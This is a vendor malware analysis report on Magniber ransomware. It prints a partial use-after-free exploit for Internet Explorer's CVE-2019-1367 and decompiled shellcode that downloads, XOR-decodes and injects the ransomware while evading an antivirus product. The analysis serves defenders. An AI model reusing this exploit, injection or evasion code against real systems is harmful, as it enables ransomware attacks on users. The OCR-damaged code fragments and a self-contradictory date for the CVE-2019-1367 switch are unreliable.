2020. 03. 02

Analysis Report

# The Evolution of Magniber Ransomware

AhnLab Security Emergency-response Center (ASEC)

AhnLab

220, Pangyoyeok-ro, Bundang-gu, Seongnam-si, Gyeonggi-do, South Korea

Tel: +82-31-722-8000 | Fax: +82-31-722-8901 | www.ahnlab.com | 

# Table of Content

# Executive Summary

Magniber ransomware has shown rapid development during the past several years. Being introduced in Korea for the first time in mid-2017, its number skyrocketed by April 2018. Despite its exponential growth, leading cybersecurity companies, such as AhnLab, promptly released restoration tools, resulting in the downfall of Magniber.

Nonetheless, this did not prevent Magniber from performing malicious activities. Magniber was continuously distributed even after 2018, causing much damage worldwide. AhnLab has been continuously monitoring Magniber and the changes made to the distributed codes. Recently, the attack method used by Magniber has undergone drastic changes: The vulnerability exploited for distribution has also changed.

This analysis report will examine the recent malicious activities of Magniber ransomware from changes in exploited vulnerability to shellcode.

# Recent Changes in Magniber Ransomware

Magniber is one of the most well-known fileless malware that is distributed via Magnitude Exploit Kit. It commonly exploits web browser vulnerabilities, such as Internet Explorer (IE) vulnerability.

Magniber underwent sudden changes between September 2019 and February 2020. During September and November 2019, Magniber exploited vulnerability (CVE-2019-1367). However, the vulnerability exploited for attacks has changed over the past few months. According to a recent proof of concept (PoC) revealed by Virus Total, Magiber has been exploiting an IE vulnerability (CVE-2019-1367). Immediately after the discovery, it was confirmed that the exploit kit was also exploiting the same vulnerability. CVE-2019-1367 was first discovered by Google Threat Analysis Group and is known as a vulnerability that occurs in jscript.dll of the IE script engine. In October 2019, Microsoft released a security update to address the vulnerability.

At the same time, the newest version of Magniber has undergone additional changes, such as changing the API factor or changing the ransomware injection process, as shown in Figure 1 and Figure 2. This change was insignificant compared to the change in the exploited vulnerability that occurred in February this year. It can be assumed that the decision to change the vulnerability was to hide the ransomware process and bypass the detection of security solutions, such as anti-virus solutions.

  




Figure 1. Attack Flow Diagram of Magniber, September 2019 (09/19/2019)




Figure 2. Attack Flow Diagram of Magniber, November 2019 (11/11/2019)

  




Figure 3. Attack Flow Diagram of Magniber, February 2020 (02/18/2020)

## 1. Changes in Attack Method

Changes in the vulnerability exploited, and the attack flow occurred in February 2020. Figure 4 shows the HTML script that is downloaded upon connecting to the newest Magniber distribution website with all versions before and after the change encoded.

  


Figure 4. Encoded CVE-2019-1367 Vulnerability Script

Upon decoding the encoded script, as shown in Figure 4, the script that exploits CVE-2019-1367 vulnerability appears, as shown in Figure 5. Like the previous methods, CVE-2019-1367 script, which is distributed by Magnitude Exploit Kit, uses the same technique to obfuscate both variable name and shellcode. One notable change is that JavaScript (JS) engine vulnerability (CVE-2019-1367) was used instead of the Visual Basic Script (VBS) engine vulnerability (CVE-2018-8174).

  

Before Change: CVE-2018-8174 (VBS vulnerability)

```
dim u8568(40)
dim jQ04Ob84b(6),17L494OK8(6)
dim m3D5A94z32
dim Q4p1Ed5
dim d9iLxMqU
dim mf66zk,t8VBt9632
dim Js5j11E8,wEKDrB4
dim b718Yj4
dim ZV1kE31

Dim er
er = Array(chr(&h6b&),"S",chr
chr(56),chr(111),chr(&h35&),ch
&),chr(&h4d&),chr(&h36&),chr(
chr(50),chr(&o137&))
```

After Change: CVE-2019-1367 (JS vulnerability)

```
var z94Uhc = 2;
var mm66vN = 2;
var XG5sm2x = 4;
var lzz23Y9fh2 = 0x10;
var Dmf7Y83cK = 8;
var ef610513Q = 0xC0;
var DDsy6q6 = 0x10;
var B0y5nkw = 0x38;
var Bzt296K717 = 0x48;
var e40220DEy = new Array(25068 ^
, 45 ^ 44, 0, 0, 0, 0, 0, 7769 ^ 7
 1206 ^ 182, 65300 ^ 251, 65370 ^
65508 ^ 27, 63280 ^ 207, 65393 ^ 1
65, 65364 ^ 163, 65433 ^ 102, 0, 0
77 ^ 178, 0, 65434 ^ 154, 65446 ^
```

Figure 5. Decoded CVE-2019-1367 Vulnerability Script

## 2. Analysis of CVE-2019-1367 Vulnerability

CVE-2019-1367 vulnerability is a Use After Free (UAF) vulnerability that occurs when the garbage collector of the Sort method, which is the callback function of JavaScript array object, fails to free the factor that was sent to the argument object.

Figure 6 shows a decoded portion of the CVE-2019-1367 vulnerability of Magnitude Exploit Kit, and the order of the activity is demonstrated in numbers to explain why this vulnerability occurs.

First, when the script code is executed (1) the UAF callback function is called by sort method of u array object. Afterward, (2) argument object from the callback function is saved into the t array object, and (3) mass number of spray objects are pre-assigned for UAF vulnerability.

  

```
var t = new Array();
var p = new Array();
var s = new Array();
var u = new Array();
var q = new Array();
var spray = new Array();

var x = 2 * 100 - 1;
var z = x - 20;
var y = 70;
var w = 0;

for (var A = 0; A < 0x1000; A++) v[A] = new Array();
for (var A = 0; A < 100; A++) u[A] = new Array(1, 2);

function makeVariant(vt, b, c) {
    var charCodes = new Array();
    charCodes.push(vt, 0x00, 0x00, 0x00, b & 0xFFFF, (b >> 16) & 0xFFFF, c & 0xFFFF, (c >> 16) & 0xFFFF);
    return String.fromCharCode.apply(null, charCodes);
}

var B = "\u0000\u0000";
while (B.length < 0x17a) B += makeVariant(0x0082);
B += "\u0003";

function UAF(a, b) {
    t["push"](arguments);   // (2)
    w += 2;
    if (w >= (z - y)) {
        this["CollectGarbage"]();
        for (var i = 0; i < 100 * 100; i++) spray[i] = new Object();    // (3)
        for (var i = 0; i < x; i++) try {
            throw s[i];
        } catch (d) {
            p[i] = d;
        }
        for (var i = y; i < z; i++) t[((i - y) / 2) | 0][(i - y) % 2] = p[i];   // (4)

        for (var i = 0; i < 100 * 100; i++) spray[i] = null;    // (5)
        this["CollectGarbage"]();
        for (var i = 0; i < x; i++) p[i] = null;
        this["CollectGarbage"]();

        for (var i = 0; i < 0x1000; i++) v[i][B] = 1;   // (6)
        for (var i = y; i < z; i++) q[i] = t[((i - y) / 2) | 0][(i - y) % 2];   // (7)
    } else u[w / 2]["sort"](UAF);
    return 0;
}
 ... cut ...
u[0].sort(UAF); // (1)
```

Figure 6. Magnitude Exploit Distribution Script (CVE-2019-1367)

In (4), the t object refers to the p object. After (5), p object, along with spray object, becomes memory-disabled by the garbage collector. However, because the garbage collector could not disable the argument object, the t object (arguments) becomes a dangling pointer. Figure 7 shows the overall summary of this process.

  




Figure 7. Summary of UAF (Use After Free) Process

In the (6) of Figure 7, 1 is assigned to B property of v object, and as a result, specially modified value overwrites the already-disabled memory area where the p object existed. At this moment, regular expression (Regex) object with integer variant type (0x03) is saved to the disabled p object address due to type confusion. Usually, the variant type of a regular expression object must be 0x81, not 0x03. Figure 8 demonstrates memory with a variant type, which is changed by type confusion. Lastly, on (7), t object is saved to q object, and memory modification takes place accordingly.




Figure 8. Variant Type (0x03) Modified by Type Confusion

The attacker grants run property to malware shellcode area (memory), which they aim to run through CVE-2019-1367 vulnerability and ramify the execution flow in shellcode. As shown in Figure 9, the attacker also changed the factor value of VirtualProtect function, which is API that grants property of memory for a short time. This is a way to bypass the behavior-based detection method of V3, which is AhnLab's anti-malware solution.




Figure 9. Granting of Run Property to Shellcode (Before and After Change)

## 3. Shellcode Analysis

The fundamental role of the malicious shellcode is to download ransomware payload, as shown in Figure 10. Through this method, the ransomware is not created as a file form within the system, but rather, as an encoded form in the IE process memory area.

  

```
v7 = InternetOpenA(1, 0, 0, 0, 0, 0);
v8 = ((int (__stdcall *)(int, __int16 *, _DWORD, _DWORD, int, _DWORD))InternetOpenUrlW)(v7, &v62, 0, 0, 67109120, 0);
v28 = 4;
HttpQueryInfoW(v8, 536870917, &v25, &v28, 0);
InternetOpenUrlW = (_BYTE *)GlobalAlloc(64, v25 + 1);
v9 = GlobalAlloc(64, v25 - 16915);
v28 = 0;
v10 = v9;
InternetReadFile(v8, InternetOpenUrlW, v25, &v28);
v24 = v8;
v11 = InternetCloseHandle;
InternetCloseHandle(v24);
v11(v7);
```

Figure 10. Function of Shellcode 1 - Downloading Encoded Ransomware Payload

The second role of the shellcode is to decode the ransomware, and as shown in Figure 11, a customized XOR method is utilized. Only the variable that is affected by the size of the downloaded payload is changed, and the attacker continues to use the decoding method mentioned above.

```
do
{
  *(_BYTE *)(v13++ + v10) = v0-- ^ v12[v14 + 1];
  result = 254;
  if ( !v0 )
    v0 = 254;
  v14 += 2;
}
while ( v14 < 0x8428 );
if ( v25 > 0x8428 )
{
  do
  {
    *(_BYTE *)(v13++ + v10) = v0-- ^ v12[v15];
    result = 254;
    if ( !v0 )
      v0 = 254;
    ++v15;
  }
  while ( v15 < v25 );
}
```

Figure 11. Function of Shellcode 2 - Decoding Ransomware

The third role of the currently distributed shellcode is injecting the ransomware into the running user process. The injected process then proceeds with file encryption. This is the most recently confirmed change. As shown in Figure 12, if a process related to AhnLab's V3, called ASDSvc.exe, exists, a code will be added to skip the process of self-injection. This is another way to prevent the detection of V3.

  

```
if ( v10 )
{
  if ( v13 )
  {
    result = CreateToolHelp32Snapshot(v15, 2, 0);
    v17 = result;
    if ( result != -1 )
    {
      v104 = 296;
      for ( i = Process32First(result, &v104); i; i = Process32Next(v17, &v104) )
      {
        v19 = Find_String(&v106, (char *)&ASDSvc);
        v20 = v38;
        if ( v19 )
          v20 = 1;
        v38 = v20;
        if ( v105 != GetCurrentProcessId() )
        {
          v21 = (void *)OpenProcess(1082, 0, v105);
          v22 = (int)v21;
          if ( v21 )
          {
            if ( !Check_Privilige(v21) )
            {
              v39 = 0;
              if ( Find_String(&v106, &v29) )
              {
                IsWow64Process(v22, &v39);
                if ( !v27 || v39 )
                  Inject_Ransom(v10, v22, v13);
              }
            }
          }
        }
      }
      result = CloseHandle(v17);
      if ( !v38 )
      {
        v23 = GetCurrentProcess_1();
        result = Inject_Ransom(v10, v23, v13);
      }
    }
  }
}
```

V3의 프로세스 존재 시 자기자신의 프로세스에 인젝션 시도하지 않음

If V3 related process exists, a code is added to skip the self-injection process

Figure 12. Function of Shellcode 3 – Injecting Ransomware to User Process

  

# Conclusion

This analysis report covered the significant changes made to the latest Magniber Ransomware. The most notable change is that the exploited vulnerability has been changed.

In the past, Magnitude Exploit Kit, which is responsible for distributing Magniber Ransomware, used the vulnerability of VBS engine called CVE-2018-8174 within weeks of its exposure. Moreover, at the end of January this year, Magniber utilized PoC of a vulnerability of JS(CVE-2019-1367) within two weeks of its exposure. This means that Magniber does not hesitate to abuse newly discovered vulnerability of programs, such as IE and Flash Player, to advance their attack methods.

Users must apply the latest security update of all software and applications to prevent and minimize damage caused by cybersecurity attacks. For security administrators, it is equally important to develop and implement efficient methods to keep track of all PC and endpoints to reduce the attack surface.